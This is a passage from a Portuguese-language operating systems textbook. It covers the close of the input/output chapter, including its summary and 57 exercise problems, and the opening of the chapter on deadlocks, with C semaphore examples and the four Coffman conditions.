Similarmente, a latência de interrupções ainda é uma preocupação para os grupos de pesquisa, em especial na área dos sistemas operacionais em tempo real. Tendo em vista que elas são muitas vezes encontradas embarcadas em sistemas críticos (como controles de freio e sistemas de direção), permitir interrupções somente em pontos de preempção bastante específicos capacita o sistema a controlar possíveis entrelaçamentos e permite o uso da verificação formal para melhorar a confiabilidade (BLACKHAM et al., 2012).

Drivers de dispositivos também são uma área de pesquisa muito ativa. Muitas falhas de sistemas operacionais são causadas por drivers de dispositivos defeituosos. Em Symdrive, os autores apresentam uma estrutura para testar drivers de dispositivos sem realmente comunicar-se com os dispositivos (RENZELMANN et al., 2012). Como uma abordagem alternativa, RHYZIK et al. (2009) mostram como drivers de dispositivos podem ser construídos automaticamente a partir de especificações, com uma probabilidade menor de ocorrerem defeitos.

Clientes magros também são um tópico que gera interesse, especialmente dispositivos móveis conectados à nuvem (HOCKING, 2011; TUAN-ANH et al., 2013). Por fim, existem alguns estudos sobre tópicos incomuns como prédios como grandes dispositivos de E/S (DAWSON-HAGGERTY et al., 2013).

5.10 Resumo

A entrada/saída é um tópico importante, mas muitas vezes negligenciado. Uma fração substancial de qualquer sistema operacional diz respeito à E/S. A E/S pode ser conseguida de três maneiras. Primeiro, há a E/S programada, na qual a CPU principal envia ou recebe cada byte ou palavra e aguarda em um laço estreito esperando até que possa receber ou enviar o próximo byte ou palavra. Segundo, há a E/S orientada à interrupção, na qual a CPU inicia uma transferência de E/S para um caractere ou palavra e vai fazer outra coisa até a interrupção chegar sinalizando a conclusão da E/S. Terceiro, há o DMA, no qual um chip separado gerencia a transferência completa de um bloco de dados, gerando uma interrupção somente quando o bloco inteiro foi transferido.

A E/S pode ser estruturada em quatro níveis: as rotinas de tratamento de interrupção, os drivers de dispositivos, o software de E/S independente do dispositivo, e as bibliotecas de E/S e spoolers que executam no espaço do usuário. Os drivers do dispositivo lidam com os detalhes da execução dos dispositivos e com o fornecimento de interfaces uniformes para o resto do sistema operacional. O software de E/S independente do dispositivo

realiza atividades como o armazenamento em buffers e relatórios de erros.

Os discos vêm em uma série de tipos, incluindo discos magnéticos, RAIDS, pen-drives e discos ópticos. Nos discos rotacionais, os algoritmos de escalonamento do braço do disco podem ser usados muitas vezes para melhorar o desempenho do disco, mas a presença de geometrias virtuais complica as coisas. Pareando dois discos, pode ser construído um meio de armazenamento estável com determinadas propriedades úteis.

Relógios são usados para manter um controle do tempo real — limitando o tempo que os processos podem ser executados —, lidar com temporizadores watchdog e contabilizar o uso da CPU.

Terminais orientados por caracteres têm uma série de questões relativas a caracteres especiais que podem ser entrada e sequências de escape especiais que podem ser saída. A entrada pode ser em modo cru ou modo cozido, dependendo de quanto controle o programa quer sobre ela. Sequências de escape na saída controlam o movimento do cursor e permitem a inserção e remoção de texto na tela.

A maioria dos sistemas UNIX usa o Sistema X Window como base de sua interface do usuário. Ele consiste em programas que são ligados a bibliotecas especiais que emitem comandos de desenho e um servidor X que escreve na tela.

Muitos computadores usam GUIs para sua saída. Esses são baseados no paradigma WIMP: janelas, ícones, menus e um dispositivo apontador (Windows, Icons, Menus, Pointing device). Programas baseados em GUIs são geralmente orientados a eventos, com eventos do teclado, mouse e outros sendo enviados para o programa para serem processados tão logo eles acontecem. Em sistemas UNIX, os GUIs quase sempre executam sobre o X.

Clientes magros têm algumas vantagens sobre os PCs padrão, notavelmente por sua simplicidade e menos manutenção para os usuários.

Por fim, o gerenciamento de energia é uma questão fundamental para telefones, tablets e notebooks, pois os tempos de vida das baterias são limitados, e para os computadores de mesa e de servidores devido às contas de luz da organização. Várias técnicas podem ser empregadas pelo sistema operacional para reduzir o consumo de energia. Programas também podem ajudar ao sacrificar alguma qualidade por mais tempo de vida das baterias.

PROBLEMAS

1. Avanços na tecnologia de chips tornaram possível colocar o controlador inteiro, incluindo toda a lógica de acesso do barramento, em um chip barato. Como isso afeta o modelo da Figura 1.6?
2. Dadas as velocidades listadas na Figura 5.1, é possível escanear documentos de um scanner e transmiti-los através de uma rede de 802,11 g na velocidade máxima? Defenda sua resposta.
3. A Figura 5.3(b) mostra uma maneira de conseguir a E/S mapeada na memória mesmo na presença de barramentos separados para dispositivos de memória e, E/S, a saber, primeiro tentar o barramento de memória e, se isso falhar, tentar o barramento de E/S. Um estudante de computação inteligente pensou em uma melhoria para essa ideia: tentar ambos em paralelo, a fim de acelerar o processo de acessar dispositivos de E/S. O que você acha dessa ideia?
4. Explique os ganhos e perdas entre interrupções precisas e imprecisas em uma máquina superescalar.
5. Um controlador de DMA tem cinco canais. O controlador é capaz de solicitar uma palavra de 32 bits a cada 40 ns. Uma resposta leva um tempo igualmente longo. Quão rápido o barramento precisar ser para evitar ser um gargalo?
6. Suponha que um sistema usa DMA para a transferência de dados do controlador do disco para a memória principal. Além disso, presuma que são necessários t_1 ns em média para adquirir o barramento e t_2 ns para transferir uma palavra através do barramento ($t_1 >> t_2$). Após a CPU ter programado o controlador de DMA, quanto tempo será necessário para transferir 1.000 palavras do controlador do disco para a memória principal, se (a) o modo uma-palavra-de-cada-vez for usado, (b) o modo de surto for usado? Presuma que o comando do controlador de disco exige adquirir o barramento para enviar uma palavra e o reconhecimento de uma transferência também exige adquirir o barramento para enviar uma palavra.
7. Um modo que alguns controladores de DMA usam é o controlador do dispositivo enviar a palavra para o controlador de DMA, que então emite uma segunda solicitação de barramento para escrever para a memória. Como esse modo pode ser usado para realizar uma cópia memória para memória? Discuta qualquer vantagem ou desvantagem de usar esse método em vez de usar a CPU para realizar uma cópia memória para memória.
8. Suponha que um computador consiga ler ou escrever uma palavra de memória em 5 ns. Também suponha que, quando uma interrupção ocorrer, todos os 32 registradores da

CPU, mais o contador do programa e PSW são empurrados para a pilha. Qual é o número máximo de interrupções por segundo que essa máquina pode processar?

9. Projetistas de CPUs sabem que projetistas de sistemas operacionais detestam interrupções imprecisas. Uma maneira de agradar ao pessoal do SO é fazer que a CPU pare de emitir novas instruções quando uma interrupção é sinalizada, mas permitir que todas as instruções que atualmente estão sendo executadas sejam concluídas, então forçar a interrupção. Essa abordagem tem alguma desvantagem? Explique a sua resposta.

10. Na Figura 5.9(b), a interrupção não é reconhecida até depois de o caractere seguinte ter sido enviado para a impressora. Ele poderia ter sido reconhecido logo no início da rotina do serviço de interrupção? Se a resposta for sim, dê uma razão para fazê-lo ao fim, como no texto. Se não, por quê?

11. Um computador tem um pipeline de três estágios como mostrado na Figura 1.7(a). Em cada ciclo do relógio, uma instrução nova é buscada da memória no endereço apontado pelo PC, colocado no pipeline e o PC incrementado. Cada instrução ocupa exatamente uma palavra de memória. As instruções que já estão no pipeline são avançadas em um estágio. Quando ocorre uma interrupção, o PC atual é colocado na pilha, e o PC é configurado para o endereço do tratador da interrupção. Então o pipeline é deslocado um estágio para a direita e a primeira instrução do tratador da interrupção é buscada no pipeline. Essa máquina tem interrupções precisas? Defenda sua resposta.

12. Uma página de texto impressa típica contém 50 linhas de 80 caracteres cada. Imagine que uma determinada impressora possa imprimir 6 páginas por minuto e que o tempo para escrever um caractere para o registrador de saída da impressora é tão curto que ele pode ser ignorado. Faz sentido executar essa impressora usando a E/S orientada pela interrupção se cada caractere impresso exige uma interrupção que leva ao todo 50 µs para servir?

13. Explique como um SO pode facilitar a instalação de um dispositivo novo sem qualquer necessidade de recompilar o SO.

14. Em qual das quatro camadas de software de E/S cada uma das tarefas a seguir é realizada:

- **(a)** Calcular a trilha, setor e cabeçote para uma leitura de disco.
- **(b)** Escrever comandos para os registradores do dispositivo.
- **(c)** Conferir se o usuário tem permissão de usar o dispositivo.
- **(d)** Converter inteiros binários em ASCII para impressão.

15. Uma rede de área local é usada como a seguir. O usuário emite uma chamada de sistema para escrever pacotes de dados para a rede. O sistema operacional então copia os dados para um buffer do núcleo e, a seguir, copia os dados para a placa do controlador da rede. Quando todos os bytes estão seguramente dentro do controlador, eles são enviados através da rede a uma taxa de 10 megabits/s. O controlador da rede receptora armazena cada bit um microssegundo após ele ter sido enviado. Quando o último bit chega, a CPU de destino é interrompida, e o núcleo copia o pacote recém-chegado para um buffer do núcleo inspecioná-lo. Uma vez que ele tenha descoberto para qual usuário é o pacote, o núcleo copia os dados para o espaço do usuário. Se presumirmos que cada interrupção e seu processamento associado leva 1 ms, que pacotes têm 1024 bytes (ignore os cabeçalhos) e que copiar um byte leva 1 µs, qual é a frequência máxima que um processo pode enviar dados para outro? Presuma que o emissor esteja bloqueado até que o trabalho tenha sido concluído no lado receptor e que uma mensagem de reconhecimento retorne. Para simplificar a questão, presuma que o tempo para receber o reconhecimento de volta é pequeno demais para ser ignorado.

16. Por que arquivos de saída para a impressora normalmente passam por um spool no disco antes de serem impressos?

17. Quanto deslocamento de cilindro é necessário para um disco de 7200 RPM com um tempo de busca de trilha para trilha de 1 ms? O disco tem 200 setores de 512 bytes cada em cada trilha.

18. Um disco gira a 7200 RPM. Ele tem 500 setores de 512 bytes em torno do cilindro exterior. Quanto tempo ele leva para ler um setor?

19. Calcule a taxa de dados máxima em bytes/s para o disco descrito no problema anterior.

20. RAID nível 3 é capaz de corrigir erros de bit único usando apenas uma unidade de paridade. Qual é o sentido do RAID nível 2? Afinal de contas, ele só pode corrigir um erro e precisa de mais unidades para fazê-lo.

21. Um RAID pode falhar se duas ou mais das suas unidades falharem dentro de um intervalo de tempo curto. Suponha que a probabilidade de uma unidade falhar em uma determinada hora é p. Qual é a probabilidade de um RAID com k unidades falhar em uma determinada hora?

22. Compare o RAID nível 0 até 5 em relação ao desempenho de leitura, desempenho de escrita, sobrecarga de espaço e confiabilidade.

23. Quantos pebibytes há em um zebibyte?

24. Por que os dispositivos de armazenamento óptico são inerentemente capazes de uma densidade de dados mais alta que os dispositivos de armazenamento magnético? *Nota*: esse problema exige algum conhecimento de física do Ensino Médio e como os campos magnéticos são gerados.

25. Quais são as vantagens e as desvantagens dos discos ópticos *versus* os discos magnéticos?

26. Se um controlador de disco escreve os bytes que ele recebe do disco para a memória tão rápido quanto ele os recebe, sem armazenamento interno, o entrelaçamento é concebivelmente útil? Explique.

27. Se um disco tem entrelaçamento duplo, ele também precisa de deslocamento do cilindro a fim de evitar perder dados quando realizando uma busca de trilha para trilha? Discuta sua resposta.

28. Considere um disco magnético consistindo de 16 cabeças e 400 cilindros. Esse disco tem quatro zonas de 100 cilindros com os cilindros nas zonas diferentes contendo 160, 200, 240 e 280 setores, respectivamente. Presuma que cada setor contenha 512 bytes, que o tempo de busca médio entre cilindros adjacentes é 1 ms, e o disco gira a 7200 RPM. Calcule a (a) capacidade do disco, (b) deslocamento de trilha ótimo e (c) taxa de transferência de dados máxima.

29. Um fabricante de discos tem dois discos de 5,25 polegadas, com 10.000 cilindros cada um. O mais novo tem duas vezes a densidade de gravação linear que o mais velho. Quais propriedades de disco são melhores na unidade mais nova e quais são as mesmas? Há alguma pior na unidade mais nova?

30. Um fabricante de computadores decide redesenhar a tabela de partição de um disco rígido Pentium para gerar mais do que quatro partições. Cite algumas das consequências dessa mudança.

31. Solicitações de disco chegam ao driver do disco para os cilindros 10, 22, 20, 2, 40, 6 e 38, nessa ordem. Uma busca leva 6 ms por cilindro. Quanto tempo de busca é necessário para:

(a) Primeiro a chegar, primeiro a ser servido.

(b) Cilindro mais próximo em seguida.

(c) Algoritmo do elevador (inicialmente deslocando-se para cima).

Em todos os casos, o braço está inicialmente no cilindro 20.

32. Uma ligeira modificação do algoritmo do elevador para o escalonamento de solicitações de disco é sempre varrer na mesma direção. Em qual sentido esse algoritmo modificado é melhor do que o algoritmo do elevador?

33. Um vendedor de computadores pessoais visitando uma universidade na região sudoeste de Amsterdã observou durante seu discurso de venda que a sua empresa havia devotado um esforço substancial para tornar a sua versão do UNIX muito rápida. Como exemplo, ele observou que o seu driver do disco usava o algoritmo do elevador e também deixava em fila múltiplas solicitações dentro de um cilindro por ordem do setor. Um estudante, Harry Hacker, ficou impressionado e comprou um. Ele o levou para casa e escreveu um programa para ler aleatoriamente 10.000 blocos espalhados pelo disco. Para seu espanto, o desempenho que ele mensurou foi idêntico ao que era esperado do primeiro a chegar, primeiro a ser servido. O vendedor estava mentindo?

34. Na discussão a respeito de armazenamento estável usando RAM não volátil, o ponto a seguir foi minimizado. O que acontece se a escrita estável termina, mas uma queda do sistema ocorre antes que o sistema operacional possa escrever um número de bloco inválido na RAM não volátil? Essa condição de corrida arruína a abstração do armazenamento estável? Explique a sua resposta.

35. Na discussão sobre armazenamento estável, foi demonstrado que o disco pode ser recuperado para um estado consistente (uma escrita é concluída ou nem chega a ocorrer) se a falha da CPU ocorrer durante uma escrita. Essa propriedade se manterá se a CPU falhar novamente durante a rotina de recuperação? Explique sua resposta.

36. Na discussão sobre armazenamento estável, uma suposição fundamental é de que uma falha na CPU que corrompe um setor leva a um ECC incorreto. Quais problemas podem surgir nos cenários de cinco recuperações de falhas mostrados na Figura 5.27 se essa suposição não se mantiver?

37. O tratador de interrupção do relógio em um determinado computador exige 2 ms (incluindo a sobrecarga de troca de processo) por tique do relógio. O relógio executa a 60 Hz. Qual fração da CPU é devotada ao relógio?

38. Um computador usa um relógio programável em modo de onda quadrada. Se um cristal de 500 MHz for usado, qual deveria ser o valor do registrador (holding register) para atingir uma resolução de relógio de

(a) um milissegundo (um tique de relógio a cada milissegundo)?

(b) 100 microssegundos?

39. Um sistema simula múltiplos relógios encadeando juntas todas as solicitações de relógio pendentes como mostrado na Figura 5.30. Suponha que o tempo atual seja 5000 e existem solicitações de relógio pendentes para o tempo 5008, 5012, 5015, 5029 e 5037. Mostre os valores do cabeçalho do relógio, Tempo atual e próximo sinal nos tempos 5000, 5005 e 5013. Suponha que um novo sinal (pendente) chegue no tempo 5017 para 5033. Mostre os valores do cabeçalho do relógio, Tempo atual e Próximo sinal no tempo 5023.

40. Muitas versões do UNIX usam um inteiro de 32 bits sem sinal para controlar o tempo como o número de segundos desde a origem do tempo. Quando esses sistemas entrarão em colapso (ano e mês)? Você acha que isso vai realmente acontecer?

41. Um terminal de mapas de bits contém 1600 por 1200 pixels. Para deslizar o conteúdo de uma janela, a CPU (ou controlador) tem de mover todas as linhas do texto para

cima copiando seus bits de uma parte da RAM do vídeo para outra. Se uma janela em particular tiver 80 linhas de altura e 80 caracteres de largura (6400 caracteres, total), e uma caixa de caracteres tem 8 pixels de largura por 16 pixels de altura, quanto tempo leva para passar a janela inteira a uma taxa de cópia de 50 ns por byte? Se todas as linhas têm 80 caracteres de comprimento, qual é a taxa de símbolos por segundo (baud rate) do terminal? Colocar um caractere na tela leva 5 μs. Quantas linhas por segundo podem ser exibidas?

42. Após receber um caractere DEL (SIGINT), o driver do monitor descarta toda a saída atualmente em fila para aquele monitor. Por quê?

43. Um usuário em um terminal emite um comando para um editor remover a palavra na linha 5 ocupando as posições de caractere 7 até e incluindo 12. Presumindo que o cursor não está na linha 5 quando o comando é dado, qual sequência de escape ANSI o editor deve emitir para remover a palavra?

44. Os projetistas de um sistema de computador esperavam que o mouse pudesse ser movido a uma taxa máxima de 20 cm/s. Se um mickey é 0,1 mm e cada mensagem do mouse tem 3 bytes, qual é a taxa de dados máxima do mouse presumindo que cada mickey é relatado separadamente?

45. As cores primárias aditivas são vermelho, verde e azul, o que significa que qualquer cor pode ser construída a partir da superposição linear dessas cores. É possível que uma pessoa tenha uma fotografia colorida que não possa ser representada usando uma cor de 24 bits inteira?

46. Uma maneira de colocar um caractere em uma tela com mapa de bits é usar BitBlt com uma tabela de fontes. Presuma que uma fonte em particular usa caracteres que são 16 × 24 pixels em cor RGB (red, green, blue) real.

(a) Quanto espaço da tabela de fonte cada caractere ocupa?

(b) Se copiar um byte leva 100 ns, incluindo sobrecarga, qual é a taxa de saída para a tela em caracteres/s?

47. Presumindo que são necessários 2 ns para copiar um byte, quanto tempo leva para reescrever completamente uma tela de modo texto com 80 caracteres × 25 linhas, no modo de tela mapeada na memória? E uma tela em modo gráfico com 1024 × 768 pixels com 24 bits de cores?

48. Na Figura 5.36 há uma classe para *RegisterClass*. No código X Window correspondente, na Figura 5.34, não há uma chamada assim, nem algo parecido. Por que não?

49. No texto demos um exemplo de como desenhar um retângulo na tela usando o Windows GDI:

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

Existe mesmo a necessidade para o primeiro parâmetro (*hdc*), e se afirmativo, qual? Afinal de contas, as coordenadas do retângulo estão explicitamente especificadas como parâmetros.

50. Um terminal de cliente magro é usado para exibir uma página na web contendo um desenho animado de tamanho 400 pixels × 160 pixels executando a 10 quadros/s. Qual fração de um Fast Ethernet de 100 Mbps é consumida exibindo o desenho?

51. Foi observado que um sistema de cliente magro funciona bem com uma rede de 1 Mbps em um teste. É provável que ocorram problemas em uma situação de múltiplos usuários? (*Dica*: considere um grande número de usuários assistindo a um programa de TV programado e o mesmo número de usuários navegando na internet.)

52. Descreva duas vantagens e duas desvantagens da computação com clientes magros.

53. Se a voltagem máxima da CPU, V, for cortada para V/n, seu consumo de energia cairá para $1/n^2$ do seu valor original e sua velocidade de relógio cairá para $1/n$ do seu valor original. Suponha que um usuário está digitando a 1 caractere/s, mas o tempo da CPU necessário para processar cada caractere é 100 ms. Qual é o valor ótimo de n e qual é a economia de energia correspondente percentualmente comparada com não cortar a voltagem? Presuma que uma CPU ociosa não consuma energia alguma.

54. Um notebook é configurado para tirar o máximo de vantagem das características de economia de energia, incluindo desligar o monitor e o disco rígido após períodos de inatividade. Uma usuária às vezes executa programas UNIX em modo de texto e outras vezes usa o Sistema X Window. Ela ficou surpresa ao descobrir que a vida da bateria é significativamente mais longa quando usa programas somente de texto. Por quê?

55. Escreva um programa que simule o armazenamento estável. Use dois arquivos grandes de comprimento fixo no seu disco para simular os dois discos.

56. Escreva um programa para implementar os três algoritmos de escalonamento de braço de disco. Escreva um programa de driver que gere uma sequência de números de cilindro (0-999) ao acaso, execute os três algoritmos para essa sequência e imprima a distância total (número de cilindros) que o braço precisa para percorrer nos três algoritmos.

57. Escreva um programa para implementar múltiplos temporizadores usando um único relógio. A entrada para esse programa consiste em uma sequência de quatro tipos de comandos (S <int>, T, E <int>, P): S <int> estabelece o tempo atual para <int>; T é um tique de relógio; e E <int> escalona um sinal para ocorrer no tempo <int>; P imprime os valores do Tempo atual, Próximo sinal e Cabeçalho do relógio. O seu programa também deve imprimir um comando sempre que for chegado o momento de gerar um sinal.

CAPÍTULO 6 IMPASSES

Os sistemas computacionais estão cheios de recursos que podem ser usados somente por um processo de cada vez. Exemplos comuns incluem impressoras, unidades de fita para backup de dados da empresa e entradas nas tabelas internas do sistema. Ter dois processos escrevendo simultaneamente para a impressora gera uma saída ininteligível. Ter dois processos usando a mesma entrada da tabela do sistema de arquivos invariavelmente levará a um sistema de arquivos corrompido. Em consequência, todos os sistemas operacionais têm a capacidade de conceder (temporariamente) acesso exclusivo a um processo a determinados recursos.

Para muitas aplicações, um processo precisa de acesso exclusivo a não somente um recurso, mas a vários. Suponha, por exemplo, que dois processos queiram cada um gravar um documento escaneado em um disco Blu-ray. O processo *A* solicita permissão para usar o scanner e ela lhe é concedida. O processo *B* é programado diferentemente e solicita o gravador Blu-ray primeiro e ele também lhe é concedido. Agora *A* pede pelo gravador Blu-ray, mas a solicitação é suspensa até que *B* o libere. Infelizmente, em vez de liberar o gravador Blu-ray, *B* pede pelo scanner. A essa altura ambos os processos estão bloqueados e assim permanecerão para sempre. Essa situação é chamada de **impasse** (**deadlock**).

Impasses também podem ocorrer entre máquinas. Por exemplo, muitos escritórios têm uma rede de área local com muitos computadores conectados a ela. Muitas vezes dispositivos como scanners, gravadores Blu-ray/DVDs, impressoras e unidades de fitas estão conectados à rede como recursos compartilhados, disponíveis para qualquer usuário em qualquer máquina. Se esses dispositivos puderem ser reservados remotamente (isto é, da máquina da casa do usuário), impasses do mesmo tipo podem ocorrer como descrito. Situações mais complicadas podem provocar impasses envolvendo três, quatro ou mais dispositivos e usuários.

Impasses também podem ocorrer em uma série de outras situações. Em um sistema de banco de dados, por exemplo, um programa pode ter de bloquear vários registros que ele está usando a fim de evitar condições de corrida. Se o processo *A* bloqueia o registro *R1* e o processo *B* bloqueia o registro *R2*, e então cada processo tenta bloquear o registro do outro, também teremos um impasse. Portanto, impasses podem ocorrer em recursos de hardware ou em recursos de software.

Neste capítulo, examinaremos vários tipos de impasses, ver como eles surgem, e estudar algumas maneiras de preveni-los ou evitá-los. Embora esses impasses surjam no contexto de sistemas operacionais, eles também ocorrem em sistemas de bancos de dados e em muitos outros contextos na ciência da computação; então, este material é aplicável, na realidade, a uma ampla gama de sistemas concorrentes.

Muito já foi escrito sobre impasses. Duas bibliografias sobre o assunto apareceram na *Operating Systems Review* e devem ser consultadas para referências (NEWTON, 1979; e ZOBEL, 1983). Embora essas bibliografias sejam muito antigas, a maior parte dos trabalhos sobre impasses foi feita bem antes de 1980, de maneira que eles ainda são úteis.

6.1 Recursos

Uma classe importante de impasses envolve recursos para os quais algum processo teve acesso exclusivo concedido. Esses recursos incluem dispositivos, registros de

dados, arquivos e assim por diante. Para tornar a discussão dos impasses mais geral possível, vamos nos referir aos objetos concedidos como **recursos**. Um recurso pode ser um dispositivo de hardware (por exemplo, uma unidade de Blu-ray) ou um fragmento de informação (por exemplo, um registro em um banco de dados). Um computador normalmente terá muitos recursos diferentes que um processo pode adquirir. Para alguns recursos, várias instâncias idênticas podem estar disponíveis, como três unidades de Blu-rays. Quando várias cópias de um recurso encontram-se disponíveis, qualquer uma delas pode ser usada para satisfazer qualquer pedido pelo recurso. Resumindo, um recurso é qualquer coisa que precisa ser adquirida, usada e liberada com o passar do tempo.

6.1.1 Recursos preemptíveis e não preemptíveis

Há dois tipos de recursos: preemptíveis e não preemptíveis. Um **recurso preemptível** é aquele que pode ser retirado do processo proprietário sem causar-lhe prejuízo algum. A memória é um exemplo de um recurso preemptível. Considere, por exemplo, um sistema com uma memória de usuário de 1 GB, uma impressora e dois processos de 1 GB cada que querem imprimir algo. O processo *A* solicita e ganha a impressora, então começa a computar os valores para imprimir. Antes que ele termine a computação, ele excede a sua parcela de tempo e é mandado para o disco.

O processo *B* executa agora e tenta, sem sucesso no fim das contas, ficar com a impressora. Potencialmente, temos agora uma situação de impasse, pois *A* tem a impressora e *B* tem a memória, e nenhum dos dois pode proceder sem o recurso contido pelo outro. Felizmente, é possível obter por preempção (tomar a memória) de *B* enviando-o para o disco e trazendo *A* de volta. Agora *A* pode executar, fazer sua impressão e então liberar a impressora. Nenhum impasse ocorre.

Um **recurso não preemptível**, por sua vez, é um recurso que não pode ser tomado do seu proprietário atual sem potencialmente causar uma falha. Se um processo começou a ser executado em um Blu-ray, tirar o gravador Blu-ray dele de repente e dá-lo a outro processo resultará em um Blu-ray bagunçado. Gravadores Blu-ray não são preemptíveis em um momento arbitrário.

A questão se um recurso é preemptível depende do contexto. Em um PC padrão, a memória é preemptível porque as páginas sempre podem ser enviadas para o disco para depois recuperá-las. No entanto, em um smartphone que não suporta trocas (swapping) ou paginação, impasses não podem ser evitados simplesmente trocando uma porção da memória.

Em geral, impasses envolvem recursos não preemptíveis. Impasses potenciais que envolvem recursos preemptíveis normalmente podem ser solucionados realocando recursos de um processo para outro. Desse modo, nosso estudo enfocará os recursos não preemptíveis.

A sequência abstrata de eventos necessários para usar um recurso é dada a seguir.

1. Solicitar o recurso.
2. Usar o recurso.
3. Liberar o recurso.

Se o recurso não está disponível quando ele é solicitado, o processo que o está solicitando é forçado a esperar. Em alguns sistemas operacionais, o processo é automaticamente bloqueado quando uma solicitação de recurso falha, e despertado quando ela torna-se disponível. Em outros sistemas, a solicitação falha com um código de erro, e cabe ao processo que está fazendo a chamada esperar um pouco e tentar de novo.

Um processo cuja solicitação de recurso foi negada há pouco, normalmente esperará em um laço estreito solicitando o recurso, dormindo ou tentando novamente. Embora esse processo não esteja bloqueado, para todos os efeitos e propósitos é como se estivesse, pois ele não pode realizar nenhum trabalho útil. Mais adiante, presumiremos que, quando um processo tem uma solicitação de recurso negada, ele é colocado para dormir.

A exata natureza da solicitação de um recurso é altamente dependente do sistema. Em alguns sistemas, uma chamada de sistema `request` é fornecida para permitir que os processos peçam explicitamente por recursos. Em outros, os únicos recursos que o sistema operacional conhece são arquivos especiais que somente um processo pode ter aberto de cada vez. Esses são abertos pela chamada `open` usual. Se o arquivo já está sendo usado, o processo chamador é bloqueado até o arquivo ser fechado pelo seu proprietário atual.

6.1.2 Aquisição de recursos

Para alguns tipos de recursos, como registros em um sistema de banco de dados, cabe aos processos do usuário, em vez do sistema, gerenciar eles mesmos o uso de recursos. Uma maneira de permitir isso é associar um semáforo a cada recurso. Esses semáforos são todos inicializados com 1. Também podem ser usadas variáveis do tipo mutex. Os três passos listados são então implementados como um `down` no semáforo para aquisição e utilização do recurso e, por fim, um `up` no semáforo para liberação do recurso. Esses passos são mostrados na Figura 6.1(a).

FIGURA 6.1 O uso de um semáforo para proteger recursos. (a) Um recurso. (b) Dois recursos.

```
typedef int semaphore;
semaphore resource_1;

void process_A(void) {
        down(&resource_1);
        use_resource_1( );
        up(&resource_1);
}
```

(a)

```
typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
}
```

(b)

Às vezes, processos precisam de dois ou mais recursos. Eles podem ser adquiridos em sequência, como mostrado na Figura 6.1(b). Se mais de dois recursos são necessários, eles são simplesmente adquiridos um depois do outro.

Até aqui, nenhum problema. Enquanto apenas um processo estiver envolvido, tudo funciona bem. É claro, com apenas um processo, não há a necessidade de adquirir formalmente recursos, já que não há competição por eles.

Agora vamos considerar uma situação com dois processos, *A* e *B*, e dois recursos. Dois cenários são descritos na Figura 6.2. Na Figura 6.2(a), ambos os processos solicitam pelos recursos na mesma ordem. Na Figura 6.2(b), eles os solicitam em uma ordem diferente. Essa diferença pode parecer menor, mas não é.

Na Figura 6.2(a), um dos processos adquirirá o primeiro recurso antes do outro. Esse processo então será bem-sucedido na aquisição do segundo recurso e realizará o seu trabalho. Se o outro processo tentar adquirir o recurso 1 antes que ele seja liberado, o outro processo simplesmente será bloqueado até que o recurso esteja disponível.

Na Figura 6.2(b), a situação é diferente. Pode ocorrer que um dos processos adquira ambos os recursos e efetivamente bloqueie o outro processo até concluir seu trabalho. No entanto, pode também acontecer de o processo *A* adquirir o recurso 1 e o processo *B* adquirir o recurso 2. Cada um bloqueará agora quando tentar adquirir o outro recurso. Nenhum processo executará novamente. Má notícia: essa situação é um impasse.

Vemos aqui o que parece ser uma diferença menor em estilo de codificação — qual recurso adquirir primeiro — no fim das contas, faz a diferença entre o programa funcionar ou falhar de uma maneira difícil de ser detectada. Como impasses podem ocorrer tão facilmente, muita pesquisa foi feita para descobrir maneiras de lidar com eles. Este capítulo discute impasses em detalhe e o que pode ser feito a seu respeito.

6.2 Introdução aos impasses

Um impasse pode ser definido formalmente como a seguir:

Um conjunto de processos estará em situação de impasse se cada processo no conjunto estiver esperando por um evento que apenas outro processo no conjunto pode causar.

FIGURA 6.2 (a) Código livre de impasses. (b) Código com impasse potencial.

```
typedef int semaphore;
        semaphore resource_1;
        semaphore resource_2;

        void process_A(void) {
                down(&resource_1);
                down(&resource_2);
                use_both_resources( );
                up(&resource_2);
                up(&resource_1);
        }

        void process_B(void) {
                down(&resource_1);
                down(&resource_2);
                use_both_resources( );
                up(&resource_2);
                up(&resource_1);
        }
```

(a)

```
        semaphore resource_1;
        semaphore resource_2;

        void process_A(void) {
                down(&resource_1);
                down(&resource_2);
                use_both_resources( );
                up(&resource_2);
                up(&resource_1);
        }

        void process_B(void) {
                down(&resource_2);
                down(&resource_1);
                use_both_resources( );
                up(&resource_1);
                up(&resource_2);
        }
```

(b)

Como todos os processos estão esperando, nenhum deles jamais causará qualquer evento que possa despertar um dos outros membros do conjunto, e todos os processos continuam a esperar para sempre. Para esse modelo, presumimos que os processos têm um único thread e que nenhuma interrupção é possível para despertar um processo bloqueado. A condição de não haver interrupções é necessária para evitar que um processo em situação de impasse seja acordado por, digamos, um alarme, e então cause eventos que liberem outros processos no conjunto.

Na maioria dos casos, o evento que cada processo está esperando é a liberação de algum recurso atualmente possuído por outro membro do conjunto. Em outras palavras, cada membro do conjunto de processos em situação de impasse está esperando por um recurso que é de propriedade do processo em situação de impasse. Nenhum dos processos pode executar, nenhum deles pode liberar quaisquer recursos e nenhum pode ser desperto. O número de processos e o número e tipo de recursos possuídos e solicitados não têm importância. Esse resultado é válido para qualquer tipo de recurso, incluindo hardwares e softwares. Esse tipo de impasse é chamado de **impasse de recurso**, e é provavelmente o tipo mais comum, mas não o único. Estudaremos primeiro os impasses de recursos em detalhe e, então, no fim do capítulo, retornaremos brevemente para os outros tipos de impasses.

6.2.1 Condições para ocorrência de impasses

Coffman et al. (1971) demonstraram que quatro condições têm de ser válidas para haver um impasse (de recurso):

1. Condição de exclusão mútua. Cada recurso está atualmente associado a exatamente um processo ou está disponível.
2. Condição de posse e espera. Processos atualmente de posse de recursos que foram concedidos antes podem solicitar novos recursos.
3. Condição de não preempção. Recursos concedidos antes não podem ser tomados à força de um processo. Eles precisam ser explicitamente liberados pelo processo que os têm.
4. Condição de espera circular. Deve haver uma lista circular de dois ou mais processos, cada um deles esperando por um processo de posse do membro seguinte da cadeia.

Todas essas quatro condições devem estar presentes para que um impasse de recurso ocorra. Se uma delas estiver ausente, nenhum impasse de recurso será possível.

